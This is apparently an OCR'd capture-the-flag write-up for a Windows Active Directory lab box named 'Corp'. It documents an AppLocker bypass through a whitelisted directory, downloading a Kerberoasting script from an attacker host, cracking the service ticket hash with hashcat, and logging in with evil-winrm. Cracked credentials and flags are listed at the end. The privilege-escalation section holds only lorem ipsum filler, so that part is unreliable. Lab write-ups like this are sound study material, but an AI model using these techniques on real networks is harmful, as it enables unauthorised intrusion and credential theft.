
Corp


Used tools

- xfreerdp
- evil-winrm
- wget on powershell
- iex on powetshell
- powerup

App locker bypass by file upload to whitelisted directory

I can not run any exe files:






If AppLocker is configured with default AppLocker rules, we can bypass it by placing our executable in the following directory:

```
C:\Windows\System32\spool\drivers\color
```

This is whitelisted by default.




Applocker bypass POC


Downloading any exe:

```
PS C:\Windows\System32\spool\drivers\color> wget
"http://10.8.91.251:8000/autorunsc.exe" -outfile autorunsc.exe
PS C:\Windows\System32\spool\drivers\color>
```

Autorunsc.exe while executing on desktop:



Autorunsc.exe while executing on whitelisted directory:



Kerberoasting

- SPN - concept related to authentication in Windows environments.
- Service Principal Names are like digital nametags for services in a Windows network.

How SPN works:

1. **Service Identification:**
   - Imagine you have a server running a specific service, like a web server or a database. The service needs a unique identifier, and that's where the SPN comes in.
2. **SPN Creation:**
   - An SPN is created and associated with a particular service on a specific server. It looks something like this: `service/host.domain.com`. For example, `HTTP/server01.example.com` could be an SPN for a web server.
3. **Authentication:**
   - When a client computer wants to connect to a service on the server, it uses the SPN to request access. The SPN serves as a sort of digital handshake, verifying that the client is connecting to the correct service on the correct server.
4. **Kerberos Authentication:**
   - Under the hood, SPNs often rely on the Kerberos authentication protocol in Windows environments. Kerberos helps ensure secure communication by using tickets that confirm the identity of both the client and the server.
5. **Preventing Impersonation:**

- SPNs help prevent unauthorized systems from pretending to be a trusted service. If a malicious system tries to use a fake SPN, it won't match the expected credentials, and the authentication will fail.

Listing SPNs


```
PS C:\Windows\System32\spool\drivers\color> setspn -Q */*
>>
Checking domain DC=corp,DC=local
CN=OMEGA,OU=Domain Controllers,DC=corp,DC=local
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/omega.corp.local
        ldap/omega.corp.local/ForestDnsZones.corp.local
        ldap/omega.corp.local/DomainDnsZones.corp.local
        TERMSRV/OMEGA
        TERMSRV/omega.corp.local
        DNS/omega.corp.local
        GC/omega.corp.local/corp.local
        RestrictedKrbHost/omega.corp.local
        RestrictedKrbHost/OMEGA
        RPC/7c4e4bec-1a37-4379-955f-a0475cd78a5d._msdcs.corp.local
        HOST/OMEGA/CORP
        HOST/omega.corp.local/CORP
        HOST/OMEGA
        HOST/omega.corp.local
        HOST/omega.corp.local/corp.local
        E3514235-4B06-11D1-AB04-00C04FC2DCD2/7c4e4bec-1a37-4379-955f-
a0475cd78a5d/corp.local
        ldap/OMEGA/CORP
        ldap/7c4e4bec-1a37-4379-955f-a0475cd78a5d._msdcs.corp.local
        ldap/omega.corp.local/CORP
        ldap/OMEGA
        ldap/omega.corp.local
        ldap/omega.corp.local/corp.local
CN=krbtgt,CN=Users,DC=corp,DC=local
        kadmin/changepw
CN=fela,CN=Users,DC=corp,DC=local
        HTTP/fela
        HOST/fela@corp.local
        HTTP/fela@corp.local

Existing SPN found!
```

Downloading kerberoasting.ps1:

```
# Pobranie skryptu
$x = (New-Object
Net.WebClient).DownloadString('http://10.8.91.251:8000/kerberoast.ps1')
```

```
# Określenie lokalnej ścieżki do zapisu
$y = 'C:\Windows\System32\spool\drivers\color\kerberoast.ps1'

# Zapisanie skryptu na lokalnym dysku
$x | Out-File -FilePath $y -Encoding UTF8
```

```
PS C:\Windows\System32\spool\drivers\color> Invoke-Kerberoast -OutputFormat
hashcat  |fl

TicketByteHexStream  :
Hash                 :
$krb5tgs$23$*fela$corp.local$HTTP/fela*$AC4F007EE14321EA2DFA7A5B30E9B1A8$2AA
B7BE9303CAA1DA09C75CE7A9E03F23B82F
E94801C1CF22CD6ACDA94ECE8D123 ... )140854ED
SamAccountName       : fela
DistinguishedName    : CN=fela,CN=Users,DC=corp,DC=local
ServicePrincipalName : HTTP/fela
```



hash of fella user:

```
┌──(root㉿kali)-[/home/kali/corp]
└─# hashcat -m 13100 -a 0 hash.txt /home/kali/GP_wlamsie/rockyou.txt --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR,
LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=============================================================================
=============================================================================

* Device #1: cpu-sandybridge-AMD Ryzen 5 4500U with Radeon Graphics,
6939/13942 MB (2048 MB allocatable), 4MCU
```

```
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /home/kali/GP_wlamsie/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

$krb5tgs$23$*fela$corp.local$HTTP/fela*$ac4f007ee14321ea2dfa7a5b30e9b1a8$2aa
b7be9303caa1da09c75ce7a9e03f23b82fe94801c1cf22cd6acda94ece8d123f69dc90e45521
67d4c68c6c85ee289ad7e524797ceb0248b22ca208333e331fc2890ad103d9d1f6d3d4284d26
9a1c04e39000269246655661a287671442e763b4b12439e36b808e977e2074399e3c140be8be
440c7e58e224c25f83a92feaf959d6a12d0a9010dac6456aae14a3f200f426b805d1884e7353
47ea38710e7dac5a6f07621c2c6cb7cc1fe19f7bf7fbfe38274b470a89cf1c9e85f104ac5331
74da21a820d1f0b0744941831fe6f695b6a25147dd4042ad91288db56a140f47ad41b5b8db33
d580c0d34a35389c2698ba4914e76ffcb1372dfff1e84512356fc0e08cf484ea065a2c1fb06e
13dc595f53e23e16d8c7faae13200b5bd23591f0c6306c3595346ca3e44bb26ff9f680ae81b3
c997bedbcc7b296aab41461f0f1043a9d39aa20a421290f49e16d66a0a47178353ddbb45feb8
93288dc20bfd793efa9276e51583d6285f25aead3d07cfaf6701ee2b2fac2f3bca5b0eea8fb2
0010e3ff66aa2825e964c7c788ea2efd8b04d5d88c1b604980beb241b95d257b827a472e4d22
873679ab5804aad550d4944b5e432179425fb2da6f065e663011fd0ca3a88f3ca8702805595f
cc88aa836c3c44a8ae076c6d923e67b7c23a9e7030c5468cee4f0834339b990e57e474c7ec46
d14177472420025b3dca729c5a1785fb422d5f3851657bffd24dd179fc7457a71fdfd84edd59
52412092cdf136768e1fc17d717995ff67598a3a6173f416a42aac48096577cac26a068d5f02
47c47de0fefea7bc8d856660c396458c5e9cad0b8acf074f38aebf2731a20f2b15d3a4e3f3f5
86dd0f6cc36689996e357566bde26515c1702b345db22368bf93347226b8efd8a94b9234bf82
fb8ea9a74486d29a54800247dab9733439fca91a83b658cb2ee70687aeab026010756444b442
```

```
a2c0fec1afa666a292fdebec22909d9eb15149e7f53774140483625a044038d4f6f23659460f
a0afc87731644b2e40613327101a868b1d85e6cc0a9a1031417eb0b8edc04f00df323df442be
e26ec58313bc78b3144d5e225a1d0b5b9cd66f8a5ea073fe9e6d9efebcf5471553e840076470
8935a359d222578ece0ae0f000f15cd713c0aa40178ff64358863087d46a1a96a08e2e4f9908
c9dc062e14fed86fd08bd995eacd75e815cede63a64bfa6afdb1b07b2869a7736f81a487ce1d
aa88bed11951a903974246a4b504462ae4c4f7e64fc6996e3154deeda6e2e7e170bdd25b9d9c
03c15a2fe7f3e918f51d39f740e4499c083e29900438fb130c0e5d5ccedc2d079ae9ce64ac36
1d50463ebe35731cbe4a2213cbe01a2da56132804461afd9cdcb5ac72e3bcd501e604b6bb601
40854ed:rubenF124

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......:
$krb5tgs$23$*fela$corp.local$HTTP/fela*$ac4f007ee14 ... 0854ed
Time.Started.....: Mon Feb 19 04:20:58 2024, (3 secs)
Time.Estimated...: Mon Feb 19 04:21:01 2024, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/home/kali/GP_wlamsie/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1604.3 kH/s (1.90ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests
(new)
Progress.........: 4132864/14344385 (28.81%)
Rejected.........: 0/4132864 (0.00%)
Restore.Point....: 4128768/14344385 (28.78%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: ruddrooney -> ruben53
Hardware.Mon.#1..: Util: 79%

Started: Mon Feb 19 04:20:56 2024
Stopped: Mon Feb 19 04:21:02 2024
```


```
┌──(root㉿kali)-[/home/kali]
└─# evil-winrm -u fela -p rubenF124 -i 10.10.115.239

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\fela.CORP\Documents> di
dir
The term 'di' is not recognized as the name of a cmdlet, function, script
```


```
file, or operable program. Check the spelling of the name, or if a path was
included, verify that the path is correct and try again.
At line:1 char:1
+ di
+ ~~
    + CategoryInfo          : ObjectNotFound: (di:String) [],
CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\fela.CORP\Documents> dir
*Evil-WinRM* PS C:\Users\fela.CORP\Documents> cd ..
\*Evil-WinRM* PS C:\Users\fela.CORP>cd desktop
*Evil-WinRM* PS C:\Users\fela.CORP\desktop> di
The term 'di' is not recognized as the name of a cmdlet, function, script
file, or operable program. Check the spelling of the name, or if a path was
included, verify that the path is correct and try again.
At line:1 char:1
+ di
+ ~~
    + CategoryInfo          : ObjectNotFound: (di:String) [],
CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\fela.CORP\desktop> dir


    Directory: C:\Users\fela.CORP\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/10/2019   1:38 PM             38 flag.txt


*Evil-WinRM* PS C:\Users\fela.CORP\desktop> type flag.txt
flag{bde1642535aa396d2439d86fe54a36e4}
*Evil-WinRM* PS C:\Users\fela.CORP\desktop>
```

Privilege Escalation

Enumeration

Pivlige escalation via unattended path





Privilege Escalation vector

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque sit amet tortor scelerisque, fringilla sapien sit amet, rhoncus lorem. Nullam imperdiet nisi ut tortor eleifend tincidunt. Mauris in aliquam orci. Nam congue sollicitudin ex, sit amet placerat ipsum congue quis. Maecenas et ligula et libero congue sollicitudin non eget neque. Phasellus bibendum ornare magna. Donec a gravida lacus.

Trophy & Loot

user.txt

```
flag{a12a41b5f8111327690f836e9b302f0b}
```

fela:rubenF124

flag on fela desktop:

```
flag{bde1642535aa396d2439d86fe54a36e4}
```

Administrator:tqjJpEX9Qv8ybKI3yHcc=L!5e(!wW;$T

root.txt

```
THM{g00d_j0b_SYS4DM1n_M4s73R}
```